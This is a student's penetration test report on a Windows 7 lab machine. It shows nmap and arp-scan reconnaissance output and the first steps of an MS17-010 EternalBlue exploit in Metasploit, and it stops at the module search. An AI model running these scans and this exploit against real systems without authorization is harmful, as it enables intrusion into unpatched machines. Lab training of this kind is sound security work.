Project 1: Technical and Non-Technical VAPT Report (Windows 7)

Student Name : Rahul Malatesh Sannapujar
Date: 08-06-2025

Table of Content

1. Overview

The penetration test aimed to evaluate the security posture of a Windows 7 virtual machine within the network. The primary objectives were to discover active devices, analyze network services, and identify security threats that could be exploited by attackers. Using a systematic approach, the assessment ensured minimal disruption to business operations while providing a comprehensive evaluation of vulnerabilities. Key findings revealed weaknesses such as outdated software, misconfigured services, and weak authentication mechanisms, all of which could pose security risks. Based on the results, recommendations were made to strengthen system defenses and enhance overall security measures, reducing potential threats and improving cybersecurity resilience.

2. Testing Methodology

The penetration test used a methodical methodology that comprised:

1. **Reconnaissance:** Locating active network devices and compiling pertinent network data.
2. **Scanning & Enumeration:** locating possible attack surfaces, executing services, and mapping open ports.
3. **Vulnerability Assessment:** Analyzing security flaws, obsolete parts, and system configurations.
4. **Exploitation (Controlled Environment):** Verifying security risks by simulating attack scenarios.


3. Step-by-Step Penetration Test

Step 1:

Start both machines kali & windows 7

Windows 7


KALI



3.1 Environment Setup

Step 2: Check kali's IP and interface

Command: ifconfig





```
┌──(kalirms㉿Kalirms)-[~]
└─$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; ifconfig

Thursday 05 June 2025 11:47:08 PM IST
Student Name : Rahul Malatesh Sannapujar

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.196.128  netmask 255.255.255.0  broadcast 192.168.196.255
        inet6 fe80::20c:29ff:fe46:5390  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:46:53:90  txqueuelen 1000  (Ethernet)
        RX packets 188  bytes 12608 (12.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 47  bytes 5064 (4.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 3:

Run the command

mkdir <dire_name> for make directory




```
┌──(kalirms㉿Kalirms)-[~]
└─$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; mkdir Win-7
Friday 30 May 2025 11:02:23 PM IST
Student Name : Rahul Malatesh Sannapujar
```

step 4

sudo arp-scan -l


3.2 Network Scanning & Enumeration



```
┌──(kalirms㉿Kalirms)-[~]
└─$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; sudo arp-scan -l
Friday 30 May 2025 11:02:39 PM IST
Student Name : Rahul Malatesh Sannapujar

Interface: eth0, type: EN10MB, MAC: 00:0c:29:46:53:90, IPv4: 192.168.196.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.196.1   00:50:56:c0:00:08       VMware, Inc.
192.168.196.2   00:50:56:e0:84:a5       VMware, Inc.
192.168.196.134 00:0c:29:a2:d4:2e       VMware, Inc.
192.168.196.254 00:50:56:f3:4d:5b       VMware, Inc.
```


Step 5 :

Nmap -Pn -vv -O -oN Win-7/os-win7.txt 192.168.196.134




Step 6 : port Scan

nmap -Pn -vv -p- -oN win-7/port-win7.txt 192.168.196.134


(kalirms㉿Kalirms)-[~]
$ date && echo "Student Name : Rahul Malatesh Sannapujar" && echo " " ; nmap -Pn -vv -p- -oN Win-7/port-win7.txt 192.168.196.134
Friday 30 May 2025 11:07:53 PM IST
Student Name : Rahul Malatesh Sannapujar
Starting Nmap 7.95 (https://nmap.org) at 2025-05-30 23:07 IST
Initiating ARP Ping Scan at 23:07
Scanning 192.168.196.134 [1 port]
Completed ARP Ping Scan at 23:07, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:07
Completed Parallel DNS resolution of 1 host. at 23:07, 0.00s elapsed
Initiating SYN Stealth Scan at 23:07
Scanning 192.168.196.134 [65535 ports]
Discovered open port 139/tcp on 192.168.196.134
Discovered open port 445/tcp on 192.168.196.134
Discovered open port 135/tcp on 192.168.196.134
Discovered open port 49152/tcp on 192.168.196.134
Discovered open port 49153/tcp on 192.168.196.134
Discovered open port 49156/tcp on 192.168.196.134
Discovered open port 49155/tcp on 192.168.196.134
Discovered open port 49154/tcp on 192.168.196.134
Completed SYN Stealth Scan at 23:08, 21.02s elapsed (65535 total ports)
Nmap scan report for 192.168.196.134
Host is up, received arp-response (0.0014s latency).
Scanned at 2025-05-30 23:07:53 IST for 21s
Not shown: 65527 closed tcp ports (reset)
PORT STATE SERVICE REASON
135/tcp open msrpc syn-ack ttl 128
139/tcp open netbios-ssn syn-ack ttl 128
445/tcp open microsoft-ds syn-ack ttl 128
49152/tcp open unknown syn-ack ttl 128
49153/tcp open unknown syn-ack ttl 128
49154/tcp open unknown syn-ack ttl 128
49155/tcp open unknown syn-ack ttl 128
49156/tcp open unknown syn-ack ttl 128
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 21.25 seconds
Raw packets sent: 67687 (2.978MB) | Rcvd: 65542 (2.622MB)

Step 7 : Scan all open port


Nmap -Pn -vv -p135,139,445,49152,49153,49154,49155,49156 -sV -oN service-win-7.txt 192.168.196.134




3.3 Vulnerability Scanning

Step 8: scan for particular port

Nmap -Pn -vv -p135,139,445 -sV –script vuln -oN vuln-win7.txt 192.168.196.134





3.4 Exploitation of MS17-010

Step 9: exploit smb-vuln-ms17-010

Using metasploit

Proof of Concept (PoC) – Exploiting MS17-010 (EternalBlue)

Vulnerability:

The SMBv1 protocol on Windows 7 is vulnerable to the MS17-010 security flaw (commonly known as EternalBlue). This allows remote code execution via specially crafted packets.

Objective:

To demonstrate potential exploitation of an unpatched Windows 7 machine using a known vulnerability, validating the security risk in a controlled environment.

Requirements:

- Attacker Machine: Kali Linux
- Target Machine: Windows 7 (Unpatched)
- Tool: Metasploit Framework

Steps:

1. Start Metasploit Framework

Msfconsole

1. Search for the EternalBlue Exploit


```
msf6 > search ms17-010

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
